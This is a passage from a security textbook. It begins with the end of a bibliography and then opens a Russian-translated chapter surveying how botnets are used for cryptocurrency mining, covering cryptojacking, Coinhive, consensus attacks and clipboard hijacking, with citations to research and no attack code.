- [14] 'Pony' botnet steals bitcoins, digital currencies: Trust-wave. [www.reuters.com/article/2014/02/24/us-bitcoin-security-idUSBREA1N1JO20140224](http://www.reuters.com/article/2014/02/24/us-bitcoin-security-idUSBREA1N1JO20140224), accessed March 2015.
- [15] Antonio Nappa, Zhaoyan Xu, M Zubair Rafique, Juan Caballero, and Guofei Gu. Cyberprobe: Towards internet-scale active detection of malicious servers. In 2014 Network and Distributed System Security (NDSS) Symposium, 2014.
- [16] Yukun He, Qiang Li, Jian Cao, Yuede Ji, and Dong Guo. Understanding socialbot behavior on end hosts. *International Journal of Distributed Sensor Networks*, 13(2), 2017. DOI: <https://doi.org/10.1177/1550147717694170>
- [17] Bin Li, Junhui He, Jiwu Huang, and Yun Qing Shi. A survey on image steganography and steganalysis. *Journal of Information Hiding and Multimedia Signal Processing*, 2(2): 142-172, 2011.
- [18] Zi Chu, Steven Gianvecchio, Haining Wang, and Sushil Jajodia. Detecting automation of twitter accounts: Are you a human, bot, or cyborg? *Dependable and Secure Computing, IEEE Transactions on*, 9(6): 811-824, 2012.
- [19] V Natarajan, Shina Sheen, and R Anitha. Detection of stegobot: A covert social network botnet. In *Proceedings of the First International Conference on Security of Internet of Things*, pages 36-41. ACM, 2012.
- [20] Claudia Wagner, Silvia Mitter, Christian Korner, and Markus Strohmaier. When social bots attack: Modeling susceptibility of users in online social networks. In *Proceedings of the WWW*, volume 12, 2012.
- [21] Christian J Dietrich, Christian Rossow, and Norbert Pohlmann. Cocospot: Clustering and recognizing botnet command and control channels using traffic analysis. *Computer Networks*, 57(2): 475-486, 2013.
- [22] Tao Stein, Erdong Chen, and Karan Mangla. Facebook immune system. In *Proceedings of the 4th Workshop on Social Network Systems*, page 8. ACM, 2011.
- [23] Weiqin Ma, Pu Duan, Sanmin Liu, Guofei Gu, and Jyh-Charn Liu. Shadow attacks: Automatically evading system-call-behavior based malware detection. *Journal in Computer Virology*, 8(1-2): 1-13, 2012.
- [24] Yuede Ji, Yukun He, Dewei Zhu, Qiang Li, and Dong Guo. A multiprocess mechanism of evading behavior-based bot detection approaches. In *Information Security Practice and Experience - 10th International Conference, ISPEC 2014, Fuzhou, China, May 5-8, 2014. Proceedings*, pages 75-89, 2014.
- [25] Yuede Ji, Yukun He, Xinyang Jiang, Jian Cao, and Qiang Li. Combating the evasion mechanisms of social bots. *Computers & Security*, 58: 230-249, 2016.
- [26] Yuede Ji, Yukun He, Qiang Li, and Dong Guo. Botcatch: A behavior and signature correlated bot detection approach. In *2013 IEEE 10th International Conference on High Performance Computing and Communications & 2013 IEEE International Conference on Embedded and Ubiquitous Computing (HPCC EUC)*, pages 1634-1639. IEEE, 2013. DOI: 10.1109/HPCC.and.EUC.2013.230
- [27] Ashutosh Singh. Social networking for botnet command and control (2012). Master's Projects. Paper 247, 2012.
- [28] Pieter Burghouwt, Marcel Spruit, and Henk Sips. Detection of covert botnet command and control channels by causal analysis of traffic flows. In *Cyberspace Safety and Security*, pages 117-131. Springer, 2013.

- [29] Yuede Ji, Yukun He, Xinyang Jiang, and Qiang Li. Towards social botnet behavior detecting in the end host. In 20th IEEE International Conference on Parallel and Distributed Systems, ICPADS 2014, Hsinchu, Taiwan, December 16-19, 2014, pages 320-327, 2014.
- [30] Process monitor. <https://docs.microsoft.com/en-us/sysinternals/downloads/procmon>, accessed December 2018.
- [31] Network monitor. [www.microsoft.com/en-us/download/4865](http://www.microsoft.com/en-us/download/4865), accessed December 2018.
- [32] Louis Lei Yu, Sitaram Asur, and Bernardo A Huberman. Dynamics of trends and attention in Chinese social media. arXiv preprint arXiv:1312.0649, 2013.
- [33] Jian Cao, Qiang Li, Yuede Ji, Yukun He, and Dong Guo. Detection of forwarding-based malicious URLs in online social networks. *International Journal of Parallel Programming*, 44, 1-18, 2014.
- [34] De Wang, Shamkant B Navathe, Ling Liu, Danesh Irani, Acar Tamersoy, and Calton Pu. Click traffic analysis of short URL spam on twitter. In *Collaborative Computing: Networking, Applications and Worksharing (Collaboratecom)*, 2013 9th International Conference, pages 250-259. IEEE, 2013.
- [35] Younghee Park and Douglas S Reeves. Identification of bot commands by runtime execution monitoring. In *Computer Security Applications Conference, 2009. ACSAC'09. Annual*, pages 321-330. IEEE, 2009.
- [36] Clemens Kolbitsch, Paolo Milani Comparetti, Christopher Kruegel, Engin Kirda, Xiao-yong Zhou, and XiaoFeng Wang. Effective and efficient malware detection at the end host. In *USENIX Security Symposium*, pages 351-366, 2009.
- [37] Seungwon Shin, Zhaoyan Xu, and Guofei Gu. Effort: Efficient and effective bot malware detection. In *INFOCOM, 2012 Proceedings IEEE*, pages 2846-2850. IEEE, 2012.
- [38] Pieter Burghouwt, Marcel Spruit, and Henk Sips. Towards detection of botnet communication through social media by monitoring user activity. In *Proceedings of the 7th International Conference on Information Systems Security, ICISS '11*, pages 131-143, 2011.
- [39] I heart quotes. <http://iheartquotes.com/>, accessed March 2015.
- [40] Yousof Al-Hammadi and Uwe Aickelin. Detecting botnets through log correlation. arXiv preprint arXiv:1001.2665, 2010.
- [41] Yuanyuan Zeng. On detection of current and next-generation botnets. PhD thesis, The University of Michigan, 2012.
- [42] Zi Chu, Steven Gianvecchio, Aaron Koehl, Haining Wang, and Sushil Jajodia. Blog or block: Detecting blog bots through behavioral biometrics. *Computer Networks*, 57(3): 634-646, 2013.
- [43] Andy Liaw, Matthew Wiener. Classification and regression by randomforest. *R news*, 2(3): 18-22, 2002.
- [44] Chao Yang, Robert Harkreader, and Guofei Gu. Empirical evaluation and new design for fighting evolving twitter spammers. *Information Forensics and Security, IEEE Transactions on*, 8(8): 1280-1293, 2013.
- [45] Sergio SC Silva, Rodrigo MP Silva, Raquel CG Pinto, and Ronaldo M Salles. Botnets: A survey. *Computer Networks*, 57(2): 378-403, 2013.
- [46] Yuede Ji, Qiang Li, Yukun He, and Dong Guo. Botcatch: Leveraging signature and behavior for bot detection. *Security and Communication Networks*, 8(6): 952-969, 2015.
- [47] Matthias Neugschwandtner, Paolo Milani Comparetti, and Christian Platzer. Detecting malware's failover C&C strategies with squeeze. In *Proceedings of the 27th Annual Computer Security Applications Conference*, pages 21-30. ACM, 2011.

- [48] Zhi Yang, Christo Wilson, Xiao Wang, Tingting Gao, Ben Y Zhao, and Yafei Dai. Uncovering social network Sybils in the wild. *ACM Transactions on Knowledge Discovery from Data (TKDD)*, 8(1): 2, 2014.
- [49] Qiang Cao, Xiaowei Yang, Jieqi Yu, and Christopher Palow. Uncovering large groups of active malicious accounts in online social networks. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 477-488. ACM, 2014.
- [50] Yazan Boshmaf, Dionysios Logothetis, Georgos Siganos, Jorge Leria, Jose Lorenzo, Matei Ripeanu, and Konstantin Beznosov. Integro: Leveraging victim prediction for robust fake account detection in OSNs. In *Proceedings of NDSS*, 2015.
- [51] Enhua Tan, Lei Guo, Songqing Chen, Xiaodong Zhang, and Yihong Zhao. Spammer behavior analysis and detection in user generated content on social networks. In *Distributed Computing Systems (ICDCS), 2012 IEEE 32nd International Conference*, pages 305-314. IEEE, 2012.
- [52] Michael Karlesky, Napa Sae-Bae, Katherine Isbister, and Nasir Memon. Who you are by way of what you are: Behavioral biometric approaches to authentication. In *Symposium on Usable Privacy and Security (SOUPS)*, 2014.
- [53] Francisco Brito, Ivo Petiz, Paulo Salvador, Antonio Nogueira, and Eduardo Rocha. Detecting social-network bots based on multiscale behavioral analysis. In *SECURWARE 2013, The Seventh International Conference on Emerging Security Information, Systems and Technologies*, pages 81-85, 2013.
- [54] Yuede Ji, Benjamin Bowman, and H Howie Huang. Deeparmour: Robust malware classification against adversarial evasion attacks. In *The AAAI-19 Workshop on Artificial Intelligence for Cyber Security*, 2019.
- [55] Yuede Ji, Hang Liu, and H Howie Huang. ISPAN: Parallel identification of strongly connected components with spanning trees. In *Proceedings of the International Conference for High Performance Computing, Networking, Storage, and Analysis*, page 58. IEEE Press, 2018.
- [56] Papamartzivanos, Dimitrios, Felix Gomez Marmol, and Georgios Kambourakis. Introducing deep learning self-adaptive misuse network intrusion detection systems. *IEEE Access*, 7(2019): 13546-13560.
- [57] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. DDoS in the IoT: Mirai and other botnets. *Computer*, 50(7): 80-84, 2017.

## СНОСКИ

- [1] <http://pan.baidu.com/s/1c0fix00>

# Глава 11. Использование ботнетов для майнинга криптовалют

Renita Murimi

University of Dallas

## 11.1 Introduction

Ботнеты, hackers и компьютерное malware являются одними из симптомов, возникающих из уязвимостей программного обеспечения, систем и сетей. Вместе эти и другие формы алгоритмических помех создают вызовы, касающиеся целостности пользовательских данных, приватности и мошенничества. Устройства, которыми мы пользуемся, становятся все более "разумными" и умными способами входят в нашу жизнь через smart phones, wearables, smart cars, smart home appliances и smart work environments. Следовательно, эти устройства Internet of Things (IoT) также столкнулись с вызовами, которые создает malware. Возможно, пройдет не так много времени, прежде чем роботы получат собственные аккаунты в социальных сетях, smart fridge будет публиковать свое содержимое онлайн, а человек и бот встретятся за кофе и отправятся на обзорную экскурсию по новому городу в self-driving vehicle. Наши нынешние сети быстро превращаются в массивные онлайн-сети, населенные пользователями-людьми, software, firmware и software bots. Но насколько хорошо наши существующие системы способны масштабироваться до вызовов и возможностей, которые предоставляют такие массивные онлайн-сети?

Хотя пользовательская приватность и мошенничество с данными являются хорошо известными последствиями malware, последствия malware-инфекций распространяются гораздо шире. Эта глава исследует угрозы, которые malware, конкретно botnets, создает для майнинга криптовалют. Читатель познакомится с историей угроз, вдохновленных ботнетами, операционными механизмами ботнетов и подробным взглядом на значимые ботнеты, атаковавшие криптовалюты. Ботнеты создают особые вызовы безопасности для криптовалют (такие как кража валюты и clipboard hijacking), нацеливаясь на их framework коммуникаций командования и управления (C&C), дестабилизируя их consensus protocols и пытаясь склонить децентрализованную архитектуру в пользу mining pools, использующих большие объемы processing power, применяя forks и атаки на cryptocurrency exchanges [1,2]. Эта глава также рассматривает countermeasures в терминах detection, prevention и thwarting. Наконец, глава представляет последствия роста использования криптовалют и, следовательно, увеличения подверженности различным угрозам безопасности, как организованным, так и непреднамеренным, на botnet black markets, IoT-устройствах и со стороны ничего не подозревающих пользователей.

Криптовалюты сталкиваются со значительными вызовами для широкого внедрения. Один из этих вызовов состоит в том, что майнинг криптовалют является вычислительно дорогим. Сравнение индекса потребления энергии для Bitcoin и Ethereum дает интересную статистику [3]. Оценочные ежегодные глобальные расходы майнинга Bitcoin составляют 90% его глобальных доходов от майнинга, при этом одна транзакция занимает 467 KWh. Напротив, для Ethereum расходы майнинга равны доходу от майнинга, а одна транзакция потребляет 46 KWh. Для понимания масштаба: 100,000 транзакций Visa могут быть выполнены с тем же количеством энергии, которое используется для одной транзакции Bitcoin. Тем не менее привлекательность криптовалют устойчиво растет. Это объясняется несколькими факторами. Распределенная природа генерации валюты гарантирует, что любой владелец компьютера со скромной processing power потенциально способен mine for coins. Анонимность, обещаемая валютами вроде Monero (XMR), особенно ценна

для сущностей, работающих в cybercriminal underground, или dark market. Низкий порог входа становится еще привлекательнее благодаря росту cryptojacking software, использующего browser-based mining software, часть которого потенциально способна запускать malware-атаки большей сложности, такие как DDoS attacks и password cracking.

Остальная часть этой главы организована следующим образом. Раздел 11.2 описывает общий обзор consensus operation в cryptomining и описывает, как угрозы consensus mechanisms могут влиять на процесс майнинга криптовалют. Раздел 11.3 представляет информацию о заметных cryptomining botnets, а раздел 11.4 представляет countermeasures. Наконец, раздел 11.5 дает future directions и завершает главу.

## 11.2 Overview of the Consensus Operation in Cryptomining

Этот раздел представляет обзор consensus mechanism в cryptomining и значимые угрозы, которые ботнеты создают для consensus mechanism. С первых дней использования ботнетов на каналах форумов Internet Relay Chat (IRC) до их наиболее популярного применения для рассылки spam ботнеты использовались для распределенного распространения malware. Распределенная природа ботнетов нашла применение в майнинге криптовалют, поскольку и работа ботнета, и майнинг криптовалют зависят от анонимных распределенных транзакций. Анонимность дополнительно подчеркивается в cryptocurrency frameworks, где каждый node идентифицируется только своим IP-адресом. Это контрастирует с framework в fiat currencies, где транзакции должны быть account-centric и identifiable для traceability и fraud management.

Изначальное популярное использование ботнетов для производства spam начало ослабевать примерно в 2013 году из-за нескольких факторов, включая улучшенные email filters, takedown of spam botnets, а также legal and regulatory protections. Примерно в это время прогнозировалось, что ботнеты будут все чаще использоваться в майнинге криптовалют при помощи анонимности, предлагаемой darknets [4,5]. Этот прогноз сбывлся, поскольку недавние исследования показывают, что ботнеты, используемые в cryptocurrency mining и crypto-based ransomware [6], превосходят другие botnet-based malware applications. Crypto-based ransomware шифрует файлы пользователя и удерживает их зашифрованными, пока пользователь не заплатит ransom. Internet Security Threat Report 2019 [7] представляет, среди прочего malware, статистику по ransomware. Этот отчет показал, что enterprise ransomware увеличился на 12%, а mobile ransomware attacks выросли на 33%. Заметной ransomware-атакой был Wannacry ransomware cryptoworm в мае 2017 года, который эксплуатировал EternalBlue, exploit, разработанный NSA для старых, не исправленных Windows-систем. Wannacry ransomware был самым широко распространенным encryptor 2017 года и получил сомнительное отличие "Story of the Year" Kaspersky lab [8]. Другие заметные примеры ransomware - CryptoLocker, SamSam и Petya, нацеливавшиеся на web servers [7], operating system kernel files и enterprise software.

Стоимость cryptomining связана с работой, выполненной при решении cryptographic puzzles. Криптовалюты валидируются consensus protocol, где другие nodes в сети выполняют proof-of-work для решения cryptographic puzzle. Традиционно computational power, требуемая для майнинга этих криптовалют, извлекалась из mining-specific hardware, такого как ASIC или GPU processors. ArtForz [9] впервые появился как псевдоним на форумах Bitcoin mining примерно в 2010 году, где он был среди первых разработчиков, майнивших Bitcoin с помощью собственного private code. Используя сеть из 24 Radeon 5970s, названную farm, ArtForz, как утверждается, контролировал четверть mining power в то время, добыв приблизительно 4% доступных bitcoins. Он также использовал FPGAs и ASICs задолго до того, как ASICs для dedicated mining operations стали коммерчески доступны. Однако существует новая разновидность вычислительно менее интенсивного майнинга,

где майнинг выполняется через in-browser files, которые исполняют mining code. In-browser mining криптовалют будет подробно объяснен в разделе 11.2.2.

Работа о нарушении consensus protocol была описана в [10]. Изучалась такая атака, названная Goldfinger attack, где нарушение consensus protocol мотивировалось не только финансовой utility игроков, но и их желанием осуществить hostile takeover через resource misappropriation, например значительную computational power или storage space. Другой тип атаки, называемый "eclipse attack", был изучен в [11] на nodes с public IP addresses. Фундаментальное предположение в blockchain состоит в perfect information, где каждый node может наблюдать proof-of-work, выполненную peer nodes. Eclipse attack влияет на это предположение perfect information, позволяя атаковать все входящие и исходящие соединения node с его peers. Таким образом, она эффективно изолирует node, влияя на его представление о proof-of-work, выполненной peer nodes, и затем на consensus protocol, который позволяет пометить транзакции как verified и сохранять их в blockchain. Исследование было сосредоточено на атаках, исходящих из infrastructure (ISP, enterprise и похожие domains с contiguous IP address blocks), а также на атаках из botnets, содержащих IP-адреса из разнообразных blocks. Авторы показали, что их экспериментальные botnet eclipse attacks были эффективнее infrastructure-based attacks, поскольку атакующему требовалось намного меньше nodes в botnets (примерно одна десятая числа nodes для infrastructure-based attacks), чтобы eclipse target victim.

### 11.2.1 Browser Evolution and Adaptability for Cryptomining

Поскольку cryptomining code выполняется в browser, полезно сделать краткий шаг назад к browser evolution и его текущим возможностям. Этот раздел представляет обзор возможностей browser, которые могут использоваться для botnet-based attacks, от более популярных атак, таких как cryptojacking, до других, таких как clipboard hijacking.

#### 11.2.1.1 HTML, CSS, JavaScript, HTML5

Первая версия HTML была разработана Tim Berners-Lee в 1993 году. С тех пор HTML эволюционировал от простого mark-up language, содержащего только 18 элементов в первой версии, до основания, на котором строятся cores, apps, scripts и frameworks. Введение JavaScript, scripting language для application programming в Web, разработанного Brendan Eich в середине 1990-х годов, создало путь для разработки interactive web pages. Вместе с HTML и CSS JavaScript стал core technology для web development, которую можно использовать на server и client machines. HTML с тех пор прошел существенные revisions. При поддержке стандартов Internet Engineering Task Force (IETF) и World Wide Web Consortium (W3C) HTML сейчас находится в 5-й версии. HTML5, выпущенный в 2014 году, позволяет application programming interface (API) support и cross-platform mobile applications. JavaScript также предоставляет поддержку web workers, которая позволяет scripts работать в threads в background, не влияя на производительность webpage.

### 11.2.1.2 Cross Origin Resource Sharing (CORS)

Один из инструментов HTML5 и JavaScript, поддерживающих совместимость между доменами и API, - функция Cross-Origin Resource Sharing (CORS). CORS позволяет websites на разных доменах делиться данными и обеспечивает связь между серверами и клиентскими браузерами для запросов данных. CORS предоставляет механизмы переопределения same-origin policy, позволяя скриптам веб-браузера с одной страницы предоставлять доступ к данным с другой страницы, даже если они не имеют same origin. (Origin определяется как сочетание URI scheme, номера порта и имени хоста.) Same-origin policy также была одним из ограничений JavaScript Web workers, однако CORS предложил изобретательный обход проблемы same-origin policy. CORS и Web Workers вместе позволяют cross-domain workers через создание промежуточных pseudo-JavaScript-форматов, называемых blobs. Подробное описание работы web worker приведено на сайте документации Mozilla Developers Network (MDN). Возможности фоновой работы без прерывания производительности сайта, предоставляемые web workers, междоменный обмен данными и способность работать с API создали плодородную среду для распределенных операций cryptomining. Пользователи, посещающие сайт, сознательно или несознательно выполняют proof-of-work operations, требуемые для майнинга криптовалют, пока страница загружена в браузере. Скрытые тактики, такие как pop-unders, которые открывают дополнительные окна браузера, скрывающиеся под панелью задач Windows за часами, не так легко обнаруживаются. Эти pop-under-окна потенциально могут оставаться открытыми неопределенно долго, одновременно используя CPU cycles для майнинга криптовалют. Был разработан более уклончивый код cryptomining-ботнета с продвинутыми anti-detection-техниками, где операции майнинга являются file-less (работают как нативные приложения, а не внедренный код) и способны убивать другие процессы cryptomining, найденные в системе [12].

Другие возможности современной web technology способствовали быстрому распространению cryptomining capabilities. WebAssembly, сокращенно WASM, является одним таким стандартом, разработанным W3C group. Modern web platform можно представить как состоящую из двух частей: virtual machine (VM) и API collection. VM выполняет code web application, а API collection предлагает tools для управления webpage functionality. Традиционно VM могла загружать только JavaScript code, однако WebAssembly предлагает способ запускать application code на любом языке в web browser через compact binary format. Преимуществ много: speed of running native apps, improved performance, portability и interoperability. Хотя WebAssembly обеспечивает same-origin policies, CORS и web workers вместе с WebAssembly создали универсальную platform для cryptomining operations. Эта platform использует силу distributed computing через browser. Подробный анализ web workers приведен в [13], где авторы разрабатывают cost models для разных видов web worker attacks, включая cloud-based attacks и botnet-attacks. Приложения web workers, изученные в [13], включают browser-based password cracking, cryptocurrency mining и DDoS attacks. Web sockets, еще одна возможность modern browser technology, предоставляют full duplex communication между browser и server по TCP. Web sockets также позволяют browsers обеспечивать secure data exchange без необходимости polling servers for responses. Рис. 11.1 изображает значимые аспекты современных web development frameworks, которые поддерживают cryptomining и используются для botnet-enabled threats к майнингу криптовалют.






Рис. 11.1. Возможности современных web development frameworks, поддерживающие cryptomining.

Concurrency, предоставляемая web workers, и удобство browser plugins вроде TamperMonkey install scripts, которые позволяют web content изменяться on the fly, создали среду, благоприятную для browser-based distributed mining наподобие Monero. Созданная в 2014 году Monero является open-source cryptocurrency, использующей obfuscated public ledger, который блокирует source, destination и amount транзакций. Эта untraceability, предоставляемая Monero, в отличие от transparency, предлагаемой Bitcoin, стала одним из ключевых факторов ее популярности. По состоянию на начало 2019 года Monero является девятой крупнейшей криптовалютой по market capitalization.

## 11.2.2 Cryptojacking

При cryptojacking, также называемом drive-by mining, in-browser mining executable files запускаются, обычно без согласия client machine, а соответствующий payoff доставляется website. Эти executables обычно являются JavaScript files или WebAssembly modules, которые заражают web servers и включаются third-party libraries, browser misconfigurations или advertisements [14]. Тем самым computational resources пользовательской машины, запускающей browser, используются, когда пользователь посещает website, и это способно превратить такие client machines в bots для botnet.

C&C architectures являются backbone таких botnet operations. При поддержке IRC protocol C&C server отправляет commands на malware-infected machines, которые затем способны запускать DDoS attacks, data manipulation и malware propagation. IRC protocol - text-based protocol, который позволяет clients в различных topology configurations подключаться к server через communication channels. Ботнеты также могут использовать HTTP protocol [15] как средство C&C communication. В [16] авторы описывают два frameworks C&C communications. Push framework содержит bots, которые ждут commands от C&C server, то есть server pushes the commands to bots in real time. IRC-based bots входят в push category. Pull framework состоит из servers, которые хранят commands в file, а bots возвращаются позже, чтобы retrieve и execute commands, то есть bots pull commands from a file, stored in C&C server. Большинство HTTP-based bots относится к этой категории botnets, которые не придерживаются real-time botmaster control.

Coinhive была одной из первых platforms, предложивших browser-based cryptomining. Работа [17] детализирует cryptojacking activities, поддерживаемые Coinhive [18], легитимным framework для browser-based mining, который предоставляет developers APIs и ориентирован на optimized performance через browser-based mining. Browser-based cryptomining контрастирует с GPU- или ASIC-based mining, которые способны использовать более computationally intensive resources для завершения proof-of-work component майнинга криптовалют. Cryptomining operation в Coinhive позволяет создавать unique IDs, называемые "site keys", в Coinhive. Эти site keys сопоставляются с miners и поэтому используются для привязки rewards за mining operation. Multiple site keys могут map to same wallet [19]; таким образом, botmasters способны использовать computational power множества browser sessions по distributed IP addresses для получения rewards.

Cryptojacking поднимает несколько вопросов, связанных со злоупотреблением user consent, компрометацией пользовательских машин путем превращения их в bots и profit models complicit websites, размещающих JavaScript executables, которые запускают mining scripts. Дополнительные вопросы включают breach существующих browser, network и cloud configurations, а также ubiquitous problem botnet-powered payload and loot. Чтобы смягчить проблему user consent для in-browser mining, Coinhive запустила AuthedMine, который спрашивает согласие пользователя перед использованием computational hashing power пользовательской машины. Coinhive получает 30% всей Monero currency, добытой майнингом, а остальные 70% отправляются в cryptocurrency wallet, связанный с mining account. Эти payments выполняются даже если mining проводится без согласия пользователя. Поэтому, хотя Coinhive является legitimate distributed mining utility, предоставляющей valid source of revenue вместо ads на webpages, она часто появляется на hacked websites. Также был предложен HTTP header do-not-mind, но он не получил широкого внедрения из-за отсутствия обязательных rules on enforcement.

Coinhive нацеливалась на Monero, криптовалюту, популярную на dark-web markets и обычно используемую для trade with alternative cryptocurrencies (например, обмен Monero на Bitcoin). Payoff cryptojacking with Coinhive делится между developer и website. Monero использует алгоритмы CryptoNight и CryptoNote [20]. CryptoNight был разработан для совместимости с computational resources CPUs, в отличие от computationally intensive, mining-friendly ASICs. CryptoNote, используемый в Monero и ByteCoin, предлагает дополнительное преимущество anonymity

благодаря ring signatures, алгоритму, который предотвращает accurate pinpointing деталей transaction, позволяя transactions отслеживаться только до group.

Хотя browser-based cryptomining менее computationally intensive, чем GPU- или ASIC-based mining, он все равно имеет потенциал потреблять больше ресурсов, чем обычно. Эта склонность использовать больше ресурсов также помогает обнаруживать cryptomining activity. Из-за повышенного использования computational resources drive-by mining software возможно построить profile resource consumption, который может использоваться для predictive modeling будущих атак. Однако Coinhive и похожие miners теперь развились до точки, где способны ограничивать CPU usage, чтобы избежать triggering alarms о возможной mining activity, основанных только на pattern matching algorithms.

Сводка operational details bitcoin-mining bots представлена в [21]. Обобщены три категории mining activity: direct mining, proxied mining и dark-pool mining. В direct mining botmaster распространяет mining executable внутри wrapper script, который содержит specified parameters to be mined. Этот executable предоставляется как trojans внутри external applications, развернутых с credentials botmaster. Таким образом, большое число bots в botnet выполняют mining и доставляют cryptocurrencies напрямую на account botmaster. Proxied mining, напротив, использует proxy server, развернутый botmaster. Proxy служит для сокрытия addresses всех bots и выглядит как single powerful miner. Он также требует дополнительных costs установки и обслуживания proxy server. В dark pool mining botmaster поддерживает mining pool, который участвует в mining bitcoins в Bitcoin peer-peer network.

Дальнейший анализ операционных затрат и доходов от майнинговой активности на базе ботнетов представлен в [21]. Жизненный цикл ботнета с акцентом на экономическое влияние ботнетов представлен в [22]. Анализ прибыльности cryptomining также представлен в [14]. Cryptomining с помощью IoT-устройств изучался в [23] и [24]. В [23] авторы предполагают, что ботнеты из тысяч небольших IoT-процессоров могут быть полезны для майнинга altcoins, где hashing power, требуемая для добычи блока, не является вычислительно дорогой. Таким образом, IoT-устройства могут использоваться не только для майнинга альтернативных криптовалют, но и для создания платформ для запуска DDoS-атак, распространения спама и кражи учетных данных. Работа [25] детализирует использование IoT-устройств для обеспечения и распространения DDoS-атаки с помощью вредоносного ПО Mirai. Исследования прибыльности cryptojacking по сравнению с рекламными показами с точки зрения publisher были выполнены в [26], где авторы определили статистику по критериям прибыльного cryptojacking, влиянию in-browser mining на энергопотребление и потребление вычислительных ресурсов, а также по генерации дохода для publisher.

Недавнее исследование показало, как remote frameworks with C&C architectures могут использоваться в cryptomining. В [27] авторы представляют MarioNet, framework с remote C&C environment для browsers и их использования в таких действиях, как cryptomining, DDoS и password mining. MarioNet сконфигурирован так, чтобы выдерживать tab crashes и browser shutdowns, оставаясь robust across different browser platforms. Авторы представляют три properties для robust operation: isolation (independent from browsing session thread для optimal performance), persistence (ability to control browser longer than a short browser session) и evasiveness (ability to execute cryptomining in stealth).

В дополнение к cryptomining с использованием браузеров и IoT-устройств cryptomining software было найдено в форме приложений, распространяемых через Google Play store для майнинга litecoin, dogecoin и casino coin. Работа [28] представляет подробный анализ построения ботнетов с использованием бесплатных cloud-based services через злоупотребление парадигмой development-environment-as-a-service. Первый шаг к использованию этих сервисов для создания ботов - генерация скриптов для автоматической регистрации. Получившийся ботнет может обеспечивать DDoS-атаки, распределенные атаки на пароли и сетевые сканирования, а также

майнинг криптовалют. Привлечение фиктивных друзей позволяет ботнету накапливать неограниченное пространство хранения. Следующий раздел представляет конкретные атаки, создаваемые ботнетами для майнинга криптовалют.

### 11.2.3 Cryptocurrency Theft, Clipboard Hijacking, and Other Attacks

В дополнение к cryptojacking были замечены другие botnet-based cryptocurrency attacks. В 2014 году Pony botnet software [29] был связан с кражей более \$200,000 из cryptocurrency wallets примерно 30 разных currencies, таких как bitcoin, dogecoin и litecoin. Pony software активировался щелчками по подозрительным links или spam software, скрытому внутри executable files. После активации он избегал обнаружения antivirus software и мог получить доступ к wallet.dat files на компьютерах пользователей. Другая атака, связанная с cryptocurrency theft, - clipboard hijacking [30]. Clipboard hijacking эксплуатирует тот факт, что длинные cryptocurrency wallet addresses, состоящие из alphanumeric characters, трудно запомнить. Пользователи копируют и вставляют эту информацию в clipboard. ComboJack malware [31], устанавливаемый щелчком по зараженному attachment, сканирует clipboard каждые полсекунды и ищет wallet addresses. Когда wallet address обнаружен, ComboJack заменяет его hard-coded wallet address, принадлежащим атакующему. Ничего не подозревающий 